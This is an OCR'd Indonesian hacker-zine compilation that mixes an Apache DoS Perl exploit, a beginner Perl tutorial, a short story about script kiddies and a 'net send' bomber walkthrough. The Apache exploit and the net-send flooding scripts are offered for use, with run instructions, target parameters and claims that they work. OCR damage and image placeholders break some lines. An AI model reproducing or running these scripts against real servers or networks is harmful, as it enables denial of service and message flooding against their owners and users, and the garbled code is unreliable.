Hal ini sebenarnya sangat sulit untuk diatasi. Anda bisa melakukan identifikasi terhadap pelaku dan melakukan pemblokiran manual melalui firewall atau mekanisme kontrol Apache (Order, Allow from, Deny From). Tentunya teknik ini akan sangat membosankan dimana anda sebagai seorang admin harus teliti.
Mengecilkan MexClients juga hal yang baik, analognya dengan membatasi jumlah pengunjung akan menjaga toko anda dari 'Denial of Service'.
Jangan lupa juga menambah RAM.

4. Pencegahan serangan non elektronik.

Serangan yang paling efektif pada dasarnya adalah local. Selain efektif juga sangat berbahaya. Jangan pernah berfikir sistem anda benar-benar aman, atau semua user adalah orang 'baik'. Pertimbangkan semua aspek. Anda bisa menerapkan peraturan tegas dan sanksi untuk mencegah user melakukan serangan dari dalam. Mungkin cukup efektif jika dibantu oleh kedewasaan berfikir dari admin dan user bersangkutan.


.o0 Penututp.

Berbicara masalah security merupakan hal yang mengasikkan. Teknik-teknik intrusi baru begitu unik dan sebagai seorang geek saya yakin 'keindahan pengetahuan diatas segalanya'. Anda tidak akan melakukan hal-hal bodoh seputar dokumen ini dan ingat selalu 'kita tidak pernah tahu segalanya'. Mulailah belajar, perhatikan dunia dan kuasai ! Anda akan terkagum, betapa indahnya semesta ini.
Terima kasih untuk anda semua telah membaca artikel ini - bahkan sampai baris ini :) -. Terima kasih untuk rekan-rekan echo-staff atas support selama ini. Untuk semua Computer Security Industries Indonesia, teruslah berjuang Amigo !! Computer Underground, hey nak, sudah saatnya belajar dan berhenti bermain. Semua teman-teman online TERIMA KASIH !!
Shout buat Willy, Al, Dudunk - semua pengunjung 'rumah mesum' :P (cuma istilah/jargon) - Thanks buat Rizka, maaf atas 'pesan-pesan filosofi gelap', kamu tahu pemilik nomor 08157190*** !. "Ka .. tidak baik marah kepada seseorang yang datang dengan kasih sayang :)"

"KALAU AKU SEORANG ATEIS, MAKA AKAN AKU KATAKAN:
'TEMPAT YANG PALING AMAN ADALAH PETI MATI'
TAPI TERNYATA AKU SALAH !!"
[MOBY]

Bacaan lanjutan / referensi:

[1] Kejahatan Internet, Trik Aplikasi dan Tip Penanggulangannya.



R. Kresno Aji, Agus Hartanto, Deni Siswanto, Tommy Chandra Wiratama.
Elexmedia Komputindo, ISBN: 979-20-3249-5


[2] 7 Cara Isengi Apache dan kiat mengatasinya.
Steven Haryanto, Masterweb Magazine Oktober 2001

[3] Introduction to Denial of Service
Hans Husman, t95hhu@student.tdb.uu.se

[4] CERT ADVISORIES.
www.cert.org

[5] Packet Storm Security
http://packetstormsecurity.nl


[6] BugTraq
www.securityfocus.com



DOS APACHE-SPloits

Oleh: y3dips (echo-staff)
y3dips@echo.or.id || y3dips@plasa.com

```
#!/usr/bin/perl -w
use IO::Socket;



printf"\n**************************************************************
************\n";
print "  *                                                  *\n";
print "  *       D.O.S buat apache webserver 1.2.X < .26 && 2.0.X       *\n";
print "  *         based on <Luis Wong> lwong [at]mpsnet.net.mx         *\n";
print "  *modified && tested by y3dips on apache 1.3.23,  y3dips
[at]echo.or.id*\n";
print "  *      greetz to echostaff a.k.a the_day, moby, comex          *\n";
print "  *       echo-memberz, newbie_hacker, puji_tiwili*              *\n";
print "  *                                                  *\n";
printf"
**************************************************************************\
n\n";

if(@ARGV == 1){

        my $host = $ARGV[0];
        my $i;
        while(){
        $sock = IO::Socket::INET->new(PeerAddr => $host,
                                PeerPort => "80",
                                Proto => 'tcp');
        unless($sock){
        die "  GAk bisa terhubung a.k.a GAk bisa !.";
        }
        $sock->autoflush(1);
        print $sock "POST /eCHo.htm HTTP/1.1\nHost: $host\nTransfer-
Encoding:
        chunked\n\n90000000\n\n";
        while ( <$sock> ){
        print;
        }
        close $sock;
```



```
            $i++;
            print ".";
            }
            }else{
print "         [GUnakan] ...   ./$0 'HosT'      <<  untuk linux \n"  ;
print "         [Gunakan] ...   perl $0 'Host'   <<untuk windows  \n";
}
```

proof of concept:
aku mencoba membuktikannya pada server apache 1.3.23, (PHP TRIAD version 2.2)
baik menjalankan exsploit dari windows ataupun linux... *IT WORKS!

apabila berhasil maka akan membuat server down dikarenakan eksekusi file echo.htm dengan metode post.

pada pengirim akan terlihat "..... yang terus berjalan" >> untuk menghentikan tekan ctrl+c
sedang pada target mengakibatkan pengaksesan halaman web akan menampilkan:

The page cannot be displayed
The page you are looking for is currently unavailable. The Web site might be experiencing technical difficulties, or you may need to adjust your browser settings.


..dst

Cannot find server or DNS Error
Internet Explorer

sampai kita menghentikan program [dg Ctrl+c]

*STOP HERE!
kode berdasarkan : based on <Luis Wong> lwong [at]mpsnet.net.mx
greetz to: [echostaff a.k.a moby, the_day, comex] puji_tiwili
pak onno, pak Larry wall (atas perlnya), pak linus,
pak eric s. Raymond, pak RM. stallman,anak2 newbie_hacker
$peci@l temen2 penggemar opensource

"aku mengacu pada orang terdahulu, semoga orang sesudahku mengacu kepadaku"
opensource = beforex + x + afterx



KENALANDIKIT MA PERL

Oleh: y3dips (echo-staff)
y3dips@echo.or.id || y3dips@plasa.com

*bukan karena aku pilih kasih atau apa?, bukan pula karena aku males pake pemrograman lain, pascal, phyton, php, c tapi aku pengen coba perl,trnyt aku jadi suka perl, kenapa? dengan bahasa yang sama aku bisa pakai resources pada OS[shell code], socket programing serta aku juga bisa implementasikan denganpemrograman WEB"<<maaf kalo salah.ini hanya pendapat pribadi [mohon koreksinya] dan jangan kaget kalo suatu saat aku juga buat program dengan c, php dan sbg,karena .... (susah diungkapkan), pokoknya terserah apa yang kalian pelajari && sukai hanya satu yang perlu dingat pemrograman itu indah :P, bagi yang mau belajar perl bareng haaaaayo.... eamang sih dah terlalu banyak tutorial dan contoh mengenai belajar perl, tapi apa yang aku lakukan hanyalah untuk memperkuat ingatanku ttg perl (kata orang2, "lebih berbekas kalo kita tuliskan :P) serta juga untuk membantu teman-teman yang mau belajar :).

*PERL
PRActical EXtraction and REPort Language ,1987, oleh *LArry WAll


perl dikenal juga sebagai pasangan setia OPS. SYS *nix, apalagi linux[red]
bahasa ini dibuat dengan tujuan memudahkan banyak hal dibanding C/C++
untuk mendapatkan resource perl kunjungi www.CPAN.org, www.pERl.com, Perl.org dsb

*baiklah saya mau' apa yang harus saya lakukan?
Jika anda pemakai *nix [linux] , anda hanya perlu mengikutsertakan pengekstrannya pada saat installasi,secara default pun dia telah tergabung pada saat anda lakukan installasi .
bagi pengguna winD*ws Downloadlah Active PErl [yang terumum] dipakai.....

*Selanjutnya, anda perlu sebuah teks editor,buat Linux bisa pakai Vi, sedang di widows bisa pakai notepad dan savelah dengan ekstension .pl

*MULAI memprogram..
sepertinya mencetak tulisan "Hallo dunia" menjadi trend untuk latihan pertama kali:

```
#hallodunia.pl
print "HALLO DUNIA \n";
save as . hallodunia.pl
```



jalankan;
linux system : [y3dips@y3 y3dips]$ ./hallodunia.pl
WinD*S system: c:\ perl hallodunia.pl

maka output yang didapat: HALLO DUNIA

*gunakan variabel>> variabel adalah tempat untuk menyimpan sesuatu yang biasanya mudah anda ubah dan temukan;

```
$terserah = "HALLO DUNIA!\n";          # men-Set  variabel
print $terserah;                    # menampilkan variabel
```

Outputnya:
HALLO DUNIA!

kita tidak perlu mendefinisikan apa tipe dari $terserah karena $terserah merupakan variabel skalar..

.

Scalar dapat di kaitkan dengan nilai baru yang ditandaidengan "=",Variabel scalar dapat berisi integers, floating-point, string, bahkan menunjuk variabel lainnya atau kepada suatu objek.

```
$jawaban = 42;                  # integer
$pi = 3.14159265;               # nilai "real"
$avocados = 6.02e23;            # bilangan matematika
$peliharaan = "Unta";           # string
$tanda = "I love my $peliharaan";  # string dengan interpolasi
$biaya = 'It costs $100';       # string tanpa interpolasi
$thence = $whence;              # variabel lainnya
$x = $moles * $avocados;        # berupa ekspresi
$cwd = `pwd`;             # menghasilkan output string
$exit = system("vi $x");        # menghasilkan status numerik
$fido = Unta baru "Fido";       # berupa objek
```


*gunakan Array
Array merupakan sederet/barisan string

```
@belajar = ("perl", "php", "c", "pascal");
print $belajar[1];
```

maka output yang keluar adalah: php

atau

```
$perl = "keren";
$php = "asyik";
$c ="woww!";
$pascal ="tahats ok!";
```



($perl, $php, $c, $pascal) = @belajar;
print $belajar[3];
maka output yang keluar adalah : woww!


*Eksekusi file
memanggil file dan mengeksekusinya:
sebagai contoh kita akan membuat program penghitung rata-rata nilai
yang inputannya adalah sebuah file terpisah..

*buat file tanpa ekstension dengan berisi data-data nama beserta
nilainya dengan nama: data

yyyyy 29
yyyyy 14
yyyyy 10
xxxxx 35
zzzzz 20
sssss 16
xxxxx 12
yyyyy 26

kemudian buat program untuk mengeksekusinya:(kodenya nyontek :P)


```
#!/usr/bin/perl

open(DATA, "data") or die "gak bisa buka file data: $!\n";
while ($line = <GRADES>) {
          ($student, $grade) = split(" ", $line);
          $grades{$student} .= $grade . " ";
 }

foreach $student (sort keys %grades) {
          $scores = 0;
          $total = 0;
          @grades = split(" ", $grades{$student});
foreach $grade (@grades) {
$total += $grade;
 $scores++;
}
 $average = $total / $scores;
print "$student: $grades{$student}\tAverage: $average\n";
}
```



output:
C:\PL>perl grade.pl
sssss: 16 Average: 16
xxxxx: 35 12 Average: 23.5
yyyyy: 29 14 10 26 Average: 19.75
zzzzz: 20 Average: 20

*YUP.. segini dulu deh, kayaknya.... aku dah cape banget, untuk sumber bacaan dan kode aku mengambil referensi dari:
Programming Perl
By Larry Wall, Tom Christiansen, & Randal Schwartz; 1-56592-149-6, 646 pages.2nd Edition, September 1996
serta beberapa sumber lainnya,
selanjutnya silakan anda download dari sumbernya,apa yang saya tulis diatas adalah sebagai karpet merah yang bakal membawa anda masuk ke pemrograman perl.....

greetz to: [echostaff a.k.a moby, the_day, comex] puji_tiwili
pak onno, pak Larry wall (atas perlnya), pak linus,
pak eric s. Raymond, pak RM. stallman,anak2 newbie_hacker
$peci@l temen2 penggemar opensource



kn4pa Aku gak maU jadi Script Kiddie

Oleh: y3dips (echo-staff)
y3dips@echo.or.id || y3dips@plasa.com

Script Kiddie:
Seperti juga Lamers, mereka hanya mempunyai pengetahuan teknis networking yang sangat minimal. Biasanya tidak lepas dari GUI. Hacking dilakukan menggunakan trojan untuk menakuti & menyusahkan hidup sebagian pengguna Internet.


[onno w purbo]

o0 Pertama sekali mengenal istilah h4cking ada perasaan sangat senang, senang yang tak terbatas, seorang teman mengatakan H4cker itu "jag0" mereka bisa membuat virus, menyebarkannya , bisa memasuki semua komputer orang yang terhubung ke jaringan, mengendalikannya dan menjadikannya milik sendiri.... W00w sehebat itukah hacker?
perasaan ingin tau itu semakin menggebu dikala membaca berita bahwa seorang remaja berhasil membobol sistem komputer "pentag0n",hal ini membuat otakku berfikir ternyata seorang remaja pun bisa melakukan itu .. hMMM.
"Apakah gampang jadi hac<er?"

o1 Jam demi jam kuhabiskan di wArnet, mencari cari disemua situs situs penyedia jasa pencarian (se4rch 3nggine) dengan berbagai kata kunci "HAcking" ,"hack" "membobol komputer orang" "membuat virus" "bagaimana memasuki sistem " tak bisa kuingat berapa kata atau frasa yang kujadikan kunci untuk mencari..... beberapa disketkupun dipenuhi dengan semua hasil dari pencarian yang aku sendiripun belum yakin apa itu yang kucari.

o2 Yup... hari ini aku berselancar lagi, dengan kebingungan yang sama, tetapi dengan sedikit perasaan lega ,karena telah berhasil mengirimkan bom email ke alamat email temanku yang berteriak-teriak di kelas karena emailnya dipenuhi dengan "sampah". aku kembali berkomunikasi di #irc dengan maksud menemuk4n yang kucari... setidaknya memuaskan perasaanku. tetapi lagi lagi yang kutemukan adalah tumpukan tools-tools yang terbuat dari berbagai bahasa pemrograman yang aku sendiri tak mengerti "apa itu pemrograman? " dan "bagaimana bisa membuat program? " hal ini tak pernah aku pikirkan, yang aku tau adalah masukkan alamat target dan tinggal klik.kalau beruntung programnya bener maka yang kuinginkan bisa tercapai,"so!buat apa bisa program!", tinggal jalanin program kecil yang gratis di internet...

o3 Trojan! hmm, program menarik yang menyita hampir setiap hariku... tidak



tau berapa banyak trojan yang aku koleksi, yang terpenting adalah aku bisa mengisengi temanku yang sedang mengerjakan "word"nya dengan cara mematikan pc yang sedang dia gunakan.berhari-hari aku menyibukkan diriku dengan kesenangan menggunakan program k3cil yang disebut trojan ini, ironisnya "trojan" sendiri aku tak mengerti artinya apalagi cara kerja dan gimana membuatnya , tapi itu bukan masalah buatku. yang penting aku sudah bisa berbangga didepan teman2ku.

o4 "www.xxx.com" tampilannya diubah.... woww... kok bisa ya, hebat!!, keren!bisa merubah tampilan web orang! maka, yang kulakukan selanjutnya menghabiskan waktuku untuk "surfing" di internet mencari bagaimana caranya mendeface situs web, cari dan download semua tool-tools yang ada..dan dimulailah kegiatanku..
jalankan semua tools yang ada, cari kelemahannya..hingga temukan sesuatu..... berhari-hari kucoba lagi kucoba lagi,belum nampak jelas ada tanda tanda bahwa semua yang kulakukan berhasil. sampai aku memutuskan untukberhenti melakukan seluruhnya ;

o5 Tak terasa sudah ber-ribu hari hal itukulakukan,hingga akhirnya seorang teman bertanya padaku."apakah aku tau siapa itu hacker?"dengan bangga aku beri tahu dia semua yang kutau... begini begitu, tetapi dia malah tertawa2, dan dia katakan padaku, itu bukan hacker, ... woops lalu apa? "how 2 become a hacker" karya eric s.raymond adalah rujukan yang dia berikan padaku..

o6 apakah aku hacker? kalo dulu dengan bangga aku menyebut diriku hacker..... Sekarang? TCP-ip pun aku gak tau, Pemrograman aku gak bisa, apalagi mengenai Operating sytem,apapula itu Open source, kern3l, Shell code bla..bla bla... semua yang aku dapatkan dan kulakukan dulu apa? "script kiddies"

.....l0l.....


hacker
Hacker adalah: Seseorang yang tertarik untuk mengetahui secara mendalam mengenai kerja suatu system,komputer,atau jaringan komputer."

[*RFC1392,Internet User Glossary]

ini yang kucari, ini yang kuinginkan.. apa yang harus kulakukan? .....

*STOP HERE!


ini lebih kearah cerita pendek ya :P , aku bos3n juga buat artikel tentang teknik2 melulu apalag1 dah banyak banget artikel temen2 yang bagus banget buat dibaca..maka, sekali-=sekali gak ada salahnya kubuat artikel yang bersifat...



"apa ya namanya" && pokoknya semua yang kutulis cuma sebagai ilustrasi kehidupan seorang "kiddies"yang membuatku merasa gak perlu menjadi "kiddies" &tidak ada suatu maksud apapun juga dibaliknya kecuali demi kemajuan bersama...
semua t3rserah anda!

greetz to: [echostaff a.k.a moby, the_day, comex ,z3r0byt3] && puji_tiwili
anak anak newbie_hacker, pak onno, pak linus, pak eric s. Raymond, pak RM. stallman,$peci@l temen2 seperjuangan

"indahnya dunia akan kau ketahui bila kau bisa meghiasinya"
[y3dips]




NETSENDZ BOMBER

Oleh: y3dips (echo-staff)
y3dips@echo.or.id || y3dips@plasa.com

```
#!/usr/bin/perl -w
#!C:\Perl\bin\perl.exe -w
#####################################################################

#####################################################################
#                                                   #
# By using this code you agree to indemnify rootsecure.net     #
# from any liability that might arise from its use.           #
#                                                   #
# Also you agree not to use it for the purpose of advertising  #
# any product, brand or service.                        #
#                                                   #
#####################################################################

$message_text = "spam";
$first_x2_ip = "127.0";


for ($countb=0; $countb<257; $countb++) {

        for ($counta=1; $counta<257; $counta++) {
$send_message_to = "$first_x2_ip.$countb.$counta";
&mess_send;
        }

}

sub mess_send {
system("net send $send_message_to = $message_text");
print "$send_message_to\n";

}
```

*POtongan Kode diatas aku dapatkan dari www.rootsecure.com,

Pertanyaan yang timbul adalah apa yang terjadi kalo exploits tersebut dijalankan? atau parahnya lagi bagaimana sih ngejalaninnya?(jangan malu dengan pertanyaan seperti ini, karena semua orang juga awalnya "bego" a.k.a "gak tau!",yang haruskamu lakuin adalah bedakan kamu dengan'mereka'



, gimana? Cari tau, caranya? Belajar! belajar1 belajar!&& bertanya ?

*Buat apa sih kode diatas?
kode di atas adalah sepotongan program kecil yang digunakan untuk "mengeksploitasi" << thats why its call exploits,

*apa pula itu exploits?
disini kita akan melompati pertanyaan ini, bukan karena aku "gak tau " :P tapi kalau kayak gini kapan kita masuk ke inti permasalahnya.. oke! terlalu banyak sumber yang membahas pengertian exploits . ...oke "jangan selalu berharap mendapatkan ikan, tapi carilah kail sendiri dan memancinglah"

biar mudah aku berikan kail dan umpannya:)


[dari The Jargon File (version 4.4.4)]
exploit: n.
[originally cracker slang]

1. A vulnerability in software that can be used for breaking security or otherwise attacking an Internet host over the network. The Ping O'Death is a famous exploit.
2. More grammatically, a program that exploits an exploit in sense 1.

itu salah satu umpan yang aku kasih; pancingnya www.g**gle.com [:P]

*Net SenD ?
Baiklah, terlalu banyak waktu kita buang, sekarang apa pula itu net send
NEt send adalah salah satu fasiltas pada MICr.Wind*ws agar satu pc dan pc lain yang terkoneksi dengan JAringan dapat saling berkirim pesan (pop up message)

Ingat fasilitas ini hanya terdapat pada Mic.Wind*ws dengan versi OS 2K, XP NT, dan keatasnya, sementara buat WIn95, 98<<tidak ! ,jangan tanya mengapa? karena itu bukanlah hal yang pantas anda tanyakan,bedakan lagi anda dengan 'mereka', jangan tanyakan haLHAL bodoh, atau setidaknya'tanyakan ke OraNG yang tepat!.



*bagaimana memakainya [NEt send off course!]
masuk ke command prompt>
Start>Run>command>
Microsoft(R) Windows DOS
(C) Copyright Microsoft Corp 1990-2001

C:\DOCUME~1\Y3DIPS>

Cat: aku coba ini pada microsoft windows XP
ketik net send

C:\DOCUME~1\Y3DIPS>net send
The syntax of this command is:

NET SEND
<name | * | /DOMAIN[:name] | /USER> message


mari kita lakukan..
C:\NET SEND 127.0.0.1 hallo
(127.0.0.1, ip tujuan, karena aku lakukan dg standalone jadi aku pake loopback address)

apabila berhasil akan tampak pada:
pc target (127.0.0.1): sebuah pop up message box berisi

```
 ---------------------------------------------------------------------------
| Messenger service                                          X              |
 ---------------------------------------------------------------------------
| Message from Y3DIPSPC to 127.0.0.1 on 11/4/2003 7:05:55 PM |
| hallo          ____                                                       |
|                      |ok|                                                 |
|                   ----                                                    |
 ---------------------------------------------------------------------------
```

  pada pc pengirim
The message was successfully sent to 127.0.0.1.

ENough for ?NEt SEnd!



*Sekarang kita bahas Exploitsnya:
Apa yang di perlukan, sebuah compiler untuk mengeksekusi exploits tsb, yang pasti adalah, kita butuh compiler untuk perl, kenapa? karena program tersebut ditulis dengan bahasa pemrogaman perl , perl? << baca di www.perl.com, oke!
jadi apa yang kita butuhkan?
1. compiler buat perl
2. Dapat diapaki di winD*s OPS..
alternatifnya adalah : Active perl , yang dapat di download di www.CPAN.org
extract ke c:\, sehingga akan terapat folder baru dengan nama Perl!


*SUDAH PUAS? sudaH JELas!
sekarang mari kita compile source tersebut: letakkan file tersebut di C:\ direktori sehingga mudah, kemudian lakukan:
1. edit $message_text = "spam"; dan
$first_x2_ip = "192.168"; < ip awal yang anda ingin kirim
dengan yang anda inginkan..
misal $message_text= "hallo_sayang" dan
$first_x2_ip="127.0"kemudian;

C:\ perl netsnd.pl
127.0.0.1
The message was successfully sent to 127.0.0.18.... s/d..
127.0.0.255
The message was successfully sent to 127.0.0.19.....s/d
127.0.1.0
The message was successfully sent to 127.0.0.114. ....s/d
127.0.1.255
The message was successfully sent to 127.0.0.115.dan sampai ke
127.0.255.255
The message was successfully sent to 127.0.0.116.

dia akan menyebar broadcast sebanyak 255x255, artinya membanjiri trafik jaringan.. :P
hal ini dibuktikan dengan potongan kode berikut ini:

```
for ($countb=0; $countb<257; $countb++) {

        for ($counta=1; $counta<257; $counta++) {
$send_message_to = "$first_x2_ip.$countb.$counta";
&mess_send;
        }

}
```

.....(yang aku masih bingung kenapa di potongan ini sampai 257?)




terserahlah? :)

*sekarang pembahasan program selesai, puas! cuma gini doang! :(
gak kok, sekarang aku telah memodifikasinya, :) kenapa repot- repot pake modifikasi segala, banyak yang bilang begitu, wong tinggal pake aja! (perkataan kayak gini yang sering banget aku denger, dan sering membuat mental temen-temen jadi jatuh dan males belajar pemrograman = terus terang aku bisa ngerti pemrograman bukan dari baca buku, bukan dari belajar ngetikin syntax satu -satu, tapi agak licik sedikit aku liat programorang, aku perhatikan,aku sesuaikan dengan keinginanku pola pikirku, n setidaknya itu bekerja padaku :P. di + yg lain juga)
*yang paling aku kesel, kenapa orang berfikir kita hanya ubah printf ini dan itu.. padahal "kita juga ngertilah, mosok cuma numpang ganti printf dan banner doang, ini lebih bego dan percuma"

*ok!kebanyakan intronya..
ini potongan kode yang aku buat, akan kita bandingkan bedanya;

----------code mulai disini----------

```
# netsnd.pl
#!/usr/bin/perl -w

printf"\n*****************************************************\n";
print "  *                                        *\n";
print "  *          Netsendbomberz buat windows          *\n";
print "  *       based on net_send_ips:rootsecure.net      *\n";
print "  *  created && tested by y3dips on XP Operating Sys  *\n";
print "  *   greetz to echostaff a.k.a the_day, moby, comex  *\n";
print "  *    echo-memberz, newbie_hacker, puji_tiwili*     *\n";
print "  *                                        *\n";
printf"  *****************************************************\n\n";

if(@ARGV == 3)
{

        $pesan = $ARGV[0];
        $ip    = $ARGV[1];perl netsend
        $jumlah= $ARGV[2];


for ($awal=0; $awal<$jumlah; $awal++) {
$mengirimke = "$ip"; &kirim;  }

#aku hanya pinjam prosedur ini, karena ini yang mengilhami aku ; :)
```



```
sub kirim
{ system("net send $mengirimke = $pesan");}
}

else{
print "   [Gunakan] .. perl $0 [tulis_pesan][host][jumlahx]  \n";
}
```

----------potong disini----------

untuk banner :) aku juga malu ngungkapinnya , but mau gimana lagi
"i just can say thanks to them" << lewatkan bagian ini.. , kamu bisa
ganti juga, or bahkan gak dimasukkan, terserah..
Mau ngapain sih?
aku cuma ingin mengirim pesan ke 1 buah pc dalam jumlah yang sangat
banyak bukan seperti diatas[gak fokus],aku cuma mo ngirim 5000 pesan
ke 192.168.1.0
"clear by know?" << oke!!

*apa yang aku lakukan;
aku menambahkan 3 buah inputan;
dengan menggunakan perintah ARGV, aku memberikan 3 buah inputan yaitu:
1. $pesan = < pesan kamu
2. $ip = <ip sasaran
3. $jumlah= <banyaknya pesan yang dikirim

terus lakukan perintah looping


```
for ($awal=0; $awal<$jumlah; $awal++) {
$mengirimke = "$ip"; &kirim;  }
```

yang akan masuk ke sub kirim >> & kirim

dan aku juga tambahkan contoh, jika anda gak tau harus ngapain?....
kalo ngetik perl netsnd.pl doangan..
bakal muncul
[Gunakan] .. perl netsnd.pl [tulis_pesan][host][jumlahx]
so kamu bisa pakai;
c:\perl netsnd.pl hallo_sayang 192.168.0.1 5000
selanjutnya yang terjadi seperti diatas,bedanya pada pc target muncul
5000 buah message box.. :)

#ITS DONE my man..

Now its time for you to write your own code..

